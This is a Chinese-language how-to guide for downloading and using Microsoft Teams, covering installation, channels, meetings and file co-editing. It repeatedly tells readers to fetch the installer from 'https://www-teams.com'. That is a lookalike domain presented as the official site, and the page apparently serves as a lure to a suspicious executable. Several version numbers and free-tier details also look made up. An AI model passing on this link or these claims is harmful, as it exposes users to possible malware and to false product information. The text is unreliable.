在 “协作数字化” 的 2025 年,零基础用户(学生、小微企业、个人创业者)要快速开展高效协作,离不开一款 “简单易用 + 功能全面” 的工具。Microsoft Teams 作为零基础用户的入门首选,无需复杂学习,即可快速掌握频道沟通、多人会议、文件共享等核心功能,支持手机、电脑多端同步,完美适配 “边学边做” 的需求。但要解锁这些功能,首要步骤是完成
Teams 下载,且必须选择官网最新版(v2.5.0)。为确保功能完整与使用安全,强烈建议通过 Teams 官网(
https://www-teams.com)获取正版安装包,规避第三方平台的 “旧版残留”“广告干扰”“功能阉割” 等问题,让新手从 “下载” 到 “精通” 一步到位。
在进行Teams 下载前,很多新手会疑惑:为什么不选微信、QQ 等常用工具?Teams 的核心优势与官网下载的必要性,正是新手的 “避坑关键”。
操作极简,无需技术背景:


- 界面直观:核心功能(团队、聊天、会议、文件、任务)清晰陈列在左侧导航栏,无冗余按钮,新手一看就懂;
- 引导清晰:首次使用时弹出分步教程(如 “点击此处创建团队”“这样发起会议”),跟着引导即可完成首次协作;
- 无需复杂配置:个人用户创建团队仅需 3 步,文件共享、会议发起一键操作,新手无压力。
功能全面,覆盖协作全场景:
- 沟通:支持文字、语音、视频聊天,1 对 1、群聊均可,满足日常沟通需求;

- 会议:支持最多 8 人免费视频会议,高清画质、实时字幕,远程协作如临现场;
- 文件:免费存储空间,支持 Word、Excel、PPT 实时协同编辑,无需反复传输;
- 任务:简单任务管理,可设置截止日期、负责人,确保协作落地。
成本极低,免费功能够用:
- 免费版支持核心功能:最多创建 30 个团队、每个团队最多 250 名成员、5GB 团队存储空间、8 人视频会议(无时长限制);
- 无隐藏费用:官网正版无会员强制付费,后续可根据需求升级 Microsoft 365 订阅(可选);
- 多端免费:Windows、Mac、Android、iOS 全平台免费下载使用,无设备限制。
对新手而言,官网下载不仅是获取正版工具,更能享受四大专属权益:
- 免费功能完整:官网正版免费支持 “团队创建”“频道管理”“8 人会议”“文件协作”,第三方版本常阉割 “协同编辑”“会议录制” 等核心功能;
- 无广告无捆绑:安装过程无弹窗广告、无捆绑软件,使用时无干扰,新手可专注协作;
- 官方教程支持:官网 “帮助中心” 提供新手专属图文教程、视频指南,遇到问题可快速查找解决方案,无需到处求助;
- 安全有保障:正版 Teams 采用数据加密技术,聊天记录、文件传输安全无忧,新手无需担心隐私泄露(第三方 “破解版” 存在严重数据风险)。
很多新手因贪图 “快速下载” 选择第三方平台,却陷入三大陷阱:
- 功能残缺:第三方 “精简版” 常移除 “文件协同编辑”“会议录制”“任务管理”,仅保留基础聊天功能,无法满足深度协作;
- 广告轰炸:安装后频繁弹出游戏广告、办公软件推广,甚至自动安装无关应用,占用设备资源,影响操作;
- 版本过时:第三方平台多提供 2023 年旧版,缺失 2025 年新增的 “AI 字幕”“实时协同优化” 等功能,体验不佳。
Teams 下载的关键是 “避开复杂操作”,以下是针对新手的多设备下载安装步骤,每个步骤都配有清晰说明,避免操作误区。
Windows 是新手处理文件、发起会议的核心设备,Teams 桌面端的 “文件协同”“会议录制” 功能能大幅提升效率,Teams 下载步骤如下:
打开浏览器(推荐 Edge,与 Teams 兼容性最佳),在地址栏输入 Teams 官网链接(
https://www-teams.com),进入首页后,点击顶部 “下载” 按钮,选择 “Windows 桌面端”—— 官网会自动识别你的 Windows 版本(10/11),无需手动选择(若页面为英文,点击右上角 “Language” 切换为中文)。
- 点击 “立即下载”,浏览器弹出 “文件保存” 提示,选择 “桌面” 保存(方便后续查找);
- 安装包约 320MB,下载时间约 1-2 分钟(50Mbps 宽带),下载完成后,桌面出现 “TeamsSetup_2025_v2.5.0.exe” 图标;
- 双击图标,系统弹出 “用户账户控制” 提示,点击 “是”(允许安装);
- 新手建议选择 “快速安装”,系统自动完成安装(默认装在 C 盘,无需手动设置),约 1 分钟后显示 “安装成功”,点击 “立即启动”。
- 启动后,弹出 “登录或注册” 窗口,新手推荐 “用 Microsoft 账户登录”(无账户可点击 “创建账户”,用邮箱 1 分钟注册完成);
- 个人用户登录后,系统提示 “创建团队” 或 “加入团队”,选择 “创建团队”;
- 填写团队信息:
- 团队名称:如 “毕业设计小组”“创业项目组”“家庭共享群”;
- 描述:简要说明团队用途(如 “毕业设计协作、文件共享”);
- 隐私设置:选择 “私人”(仅邀请好友可加入)或 “公开”(任何人可申请加入),新手建议设为 “私人”;
- 邀请成员:输入好友邮箱或手机号,邀请协作伙伴加入,点击 “创建”,团队搭建完成。
手机端适合 “实时回复消息”“临时加入会议”“查看文件”,Teams 下载步骤如下:
- 打开 “App Store”,点击右上角搜索图标,输入 “Microsoft Teams”;
- 找到开发者为 “Microsoft Corporation” 的应用,点击 “获取”,验证 Apple ID(输入密码或 Face ID);
- 下载完成后(约 150MB),App 自动安装到桌面,点击图标启动;
- 用与电脑端相同的 Microsoft 账户登录,自动同步团队数据,无需重新创建团队;
- 首次打开需同意 “相机”“麦克风”“通知” 权限(相机用于视频会议,麦克风用于语音沟通,通知用于消息提醒)。
- 打开手机 “应用商店”(如华为应用市场、小米应用商店),搜索 “Microsoft Teams”;
- 选择官方应用(开发者为 “Microsoft Corporation”),点击 “安装”,应用商店自动完成下载与权限配置;
- 安装后启动,用 Microsoft 账户登录,即可看到电脑端创建的团队,同步聊天记录、文件、任务。
新手容易忽略版本验证,导致功能缺失,验证步骤如下:
- 桌面端:打开 Teams→点击右上角 “设置 - 关于”,版本号需为 “v2.5.0(2025.08.10)” 及以上;
- 移动端:打开 Teams→“我的 - 关于 Teams”,Android 版本≥v2.5.0、iOS 版本≥v2.4.8;
- 更新方法:若版本过低,桌面端点击 “帮助 - 检查更新”,移动端在官网或应用商店重新Teams 下载,更新过程不影响团队数据。
完成Teams 下载后,新手需先熟悉界面与基础操作,才能顺利开展协作。以下是核心界面与基础操作详解,5 分钟即可上手。

Teams 界面分为五大核心模块,新手重点关注前三个,覆盖 80% 的日常操作:
登录后建议完成 3 项基础设置,让协作更便捷:
- 完善个人资料:
- 点击右上角头像→“编辑个人资料”,上传头像(建议用清晰的个人照片)、填写姓名、设置状态(如 “在线”“忙碌”“离开”),方便伙伴识别;
- 消息提醒设置:
- 点击 “设置 - 通知”,开启 “新消息提醒”“会议提醒”,选择提醒方式(铃声 + 振动),避免错过重要协作信息;
- 快捷键设置(桌面端):
- 点击 “设置 - 快捷键”,查看常用快捷键(如发起会议 Ctrl+Shift+K、加入会议 Ctrl+Shift+J),记熟后提升操作效率。
新手可按以下步骤完成首次协作,熟悉核心流程:
- 进入团队→点击 “文件”→“上传”,选择本地文件(如毕业设计文档、项目方案);
- 邀请好友加入团队,好友可点击文件 “打开” 在线编辑,修改内容实时同步;
- 点击 “聊天”→选择团队频道,发送消息 “文件已上传,大家可在线修改”;
- 点击 “会议”→“立即开会”,邀请好友加入视频会议,讨论文件修改意见。
对新手而言,“频道运营”(日常沟通、文件共享)和 “多人会议”(远程协作)是最常用的功能,以下是详细实战步骤,可直接套用。
频道是团队内的细分协作单元,通过创建不同频道,可按主题分类沟通,避免信息混杂,步骤如下:
- 创建频道:
- 进入目标团队→点击团队名称右侧 “更多选项”→“添加频道”;
- 填写频道名称(如 “学习讨论”“文件共享”“任务跟踪”),描述频道用途;
- 选择 “标准频道”(全员可见),新手无需创建私人频道;
- 频道沟通:
- 进入频道,可发送文字、语音、图片、文件,所有成员可见;
- 点击 “@” 可提及特定成员(如 “@张三 请查看文件”),被提及成员会收到特殊提醒;
- 点击 “表情” 可添加反应(如点赞、鼓掌),快速反馈意见;
- 频道文件共享:
- 进入频道→“文件”→“上传”,共享该频道主题相关的文件(如 “学习讨论” 频道上传学习资料);
- 成员可点击文件 “在线编辑”,多人同时修改,内容实时同步,无需反复传输;
- 频道管理:
- 长按频道名称,可拖动排序(将高频使用频道置顶);
- 点击频道右侧 “更多选项”→“编辑频道”,可修改名称、描述,或 “删除频道”(谨慎操作)。
新手创建 “毕业设计小组” 团队,搭建以下频道,实现精细化协作:
- 标准频道 1:“学习讨论”—— 用于讨论毕业设计难点、分享学习资料;
- 标准频道 2:“文件共享”—— 上传毕业设计文档、参考文献、设计图纸;
- 标准频道 3:“任务跟踪”—— 同步毕业设计进度、分配具体任务;
- 小组成员在对应频道沟通,避免 “一个群聊聊所有” 导致的信息混乱。
Teams 免费版支持最多 8 人视频会议,无时长限制,适合小组讨论、项目评审、在线学习,步骤如下:
- 进入团队频道或单聊窗口→点击右上角 “相机” 图标→“立即开会”;
- 输入会议标题(如 “毕业设计选题讨论”),点击 “开始会议”;
- 邀请成员:点击 “人员”→“邀请”,选择需要加入的成员,发送邀请;
- 会议中核心操作:
- 视频 / 音频控制:点击 “相机”“麦克风” 可开启 / 关闭视频、静音;
- 屏幕共享:点击 “共享内容”,选择 “整个桌面” 或 “特定应用”(如仅共享 PPT),方便展示资料;
- 实时字幕:点击 “更多选项”→“开启实时字幕”,支持中文、英文等多语种,避免听不清;
- 会议录制:点击 “更多选项”→“开始录制”,会议内容自动保存至团队文件,方便后续回看。

- 点击左侧 “会议”→“+ 新会议”;
- 填写会议信息:
- 标题:如 “毕业设计中期评审会”;
- 参会人:选择团队成员或输入邮箱;
- 时间:设置日期、开始 / 结束时间(如 “2025.09.01 14:00-15:00”);
- 点击 “发送”,系统自动向参会人发送日历邀请,参会人可 “接受”“拒绝”;
- 会议开始前 15 分钟,系统会发送提醒,点击 “加入会议” 即可参会。
新手作为毕业设计小组组长,发起即时会议,操作如下:
- 进入 “学习讨论” 频道,点击 “立即开会”,标题设为 “毕业设计选题讨论”;
- 邀请小组 4 名成员加入会议,开启视频和实时字幕;
- 点击 “共享内容”,共享选题 PPT,讲解 3 个备选选题;
- 成员轮流发言讨论,组长点击 “录制会议”,保存讨论过程;
- 会议结束后,录制视频自动保存至 “文件共享” 频道,未参会成员可回看。
Teams 的文件共享功能支持实时协同,多人同时编辑同一文件,修改内容实时同步,步骤如下:
- 上传文件:
- 进入团队 / 频道→“文件”→“上传”,选择本地文件(Word、Excel、PPT、PDF 等);
- 上传后,文件自动保存至团队存储空间,所有成员可见;
- 在线协同编辑:
- 点击文件 “打开”,选择 “在 Teams 中编辑”,即可在线修改;
- 多人同时编辑时,屏幕会显示其他成员的光标位置和修改内容,实时同步;
- 点击 “保存”,修改内容自动更新,无需手动发送给其他成员;
- 文件下载与分享:
- 点击文件右侧 “更多选项”→“下载”,可将文件保存至本地;
- 点击 “分享”,可生成文件链接,发送给团队外人员(需设置访问权限)。
小组 4 人共同编辑毕业设计开题报告,操作如下:
- 组长上传开题报告初稿(Word 文档)至 “文件共享” 频道;
- 成员 A 点击 “在线编辑”,修改 “选题背景” 部分;
- 成员 B 同时编辑 “研究意义” 部分,修改内容实时同步给组长和其他成员;
- 所有成员修改完成后,组长点击 “保存”,最终版本自动更新,无需每个人单独发送文件。
掌握基础功能后,解锁以下进阶技巧,能让协作效率再提升 50%,适合高频使用的新手。
Teams 的任务功能可将讨论结果转化为可追踪的任务,避免遗漏,步骤如下:
- 创建任务列表:
- 点击左侧 “任务”→“创建任务列表”,命名为 “毕业设计任务”,关联团队;
- 添加任务:
- 点击 “+ 添加任务”,输入任务名称(如 “完成开题报告”)、截止日期(如 “2025.09.10”)、负责人(选择团队成员);
- 添加任务描述(如 “包含选题背景、研究意义、研究方案”);
- 任务跟踪:
- 负责人完成任务后,点击 “标记为完成”,任务状态自动更新;
- 组长可在任务列表查看所有任务进度,点击 “筛选”,按负责人、截止日期筛选,聚焦未完成任务。
团队聊天记录过多时,可通过搜索快速查找信息,步骤如下:
- 搜索聊天记录:
- 点击左侧 “聊天”→“搜索”,输入关键词(如 “开题报告截止日期”),可快速查找相关聊天记录;
- 引用消息:
- 长按需要引用的消息→“引用”,可在回复时包含原消息内容,避免上下文混淆;
- 收藏重要消息:
- 长按重要消息→“收藏”,点击左侧 “收藏” 可快速查看,无需重新搜索。
2025 年 Teams 免费版新增 “会议纪要自动生成” 功能,步骤如下:
- 会议结束后,系统自动弹出 “生成会议纪要” 提示,点击 “确认”;
- 系统生成结构化纪要,包含 “会议主题”“参会人”“核心决议”“行动项”;
- 纪要自动保存至团队文件,可编辑、分享,避免手动记录遗漏。
多设备用户(电脑 + 手机)可通过以下设置实现数据同步:
- 所有设备完成Teams 下载后,登录同一 Microsoft 账户;
- 同步内容:聊天记录、文件、任务、会议记录、收藏消息;
- 同步效果:电脑端发送的消息,手机端可实时查看;手机端上传的文件,电脑端可在线编辑。
零基础用户在Teams 下载和使用过程中,难免遇到问题,以下是 2025 年最常见的 6 类问题及解决方案,帮助快速排查。
原因:网络带宽不足、浏览器缓存过多、官网服务器临时负载高。
解决方案:
- 切换网络:从 2.4G WiFi 切换至 5G WiFi 或手机热点,确保下载带宽≥10Mbps;
- 清理缓存:打开浏览器 “设置 - 隐私与安全 - 清除浏览数据”,勾选 “缓存文件和图片”,清理后重新访问官网;
- 错峰下载:若在工作时间(9:00-18:00)下载缓慢,可尝试夜间或凌晨下载,此时服务器负载低。
原因:账户未完成验证、网络不稳定、Teams 版本过低。
解决方案:
- 验证账户:登录 Microsoft 账户,完成邮箱验证(点击验证邮件中的链接);
- 稳定网络:切换至稳定网络,避免创建过程中网络中断;
- 更新版本:确保 Teams 为 2025 最新版(v2.5.0),旧版可能存在创建功能限制,需从官网重新Teams 下载。
原因:设备音量 / 静音设置、麦克风 / 相机权限未开启、网络不稳定。
解决方案:
- 检查设备设置:
- 确保电脑 / 手机未静音,调整音量至合适大小;
- 会议中点击 “麦克风”“相机”,确保已开启(图标无斜线);
- 开启权限:
- Windows:打开 “设置 - 隐私和安全性 - 麦克风 / 相机”,勾选 “Microsoft Teams”;
- iOS:打开 “设置 - Microsoft Teams - 麦克风 / 相机”,开启权限;
- 稳定网络:切换至 WiFi 或手机热点,避免网络卡顿导致音视频异常。
原因:文件格式不兼容、文件损坏、Teams 版本过低。
解决方案:
- 转换文件格式:将文件转换为 Word(.docx)、Excel(.xlsx)、PPT(.pptx)格式,这些格式支持在线编辑;
- 修复损坏文件:若文件损坏,用对应软件(如 Word)修复后重新上传;
- 更新版本:确保 Teams 为 2025 最新版,旧版支持的文件格式有限,需从官网更新。
对零基础用户而言,Microsoft Teams 的 “简单易用 + 功能全面 + 免费实用”,让协作不再困难。而要解锁这一切,关键第一步就是通过
Teams 下载获取官网正版(
https://www-teams.com)—— 官网下载不仅能确保功能完整、使用安全,还能享受官方教程支持,让新手从 “不会” 到 “精通” 的过程顺畅无阻。
本文从Teams 下载的多设备步骤,到基础操作、频道运营、多人会议、文件协作的实战技巧,再到进阶功能与常见问题排查,形成了完整的 “零基础入门指南”。无论你是学生、小微企业主、个人创业者,还是需要远程协作的小团队,都能通过本文掌握核心技巧,让 Teams 成为你的 “协作好帮手”。
最后再次提醒:为避免功能缺失或安全风险,切勿从非官方渠道进行
Teams 下载。现在就点击 Teams 官网链接(
https://www-teams.com),下载 2025 最新版,开启 “高效沟通、无缝协作、轻松落地” 的协作新体验!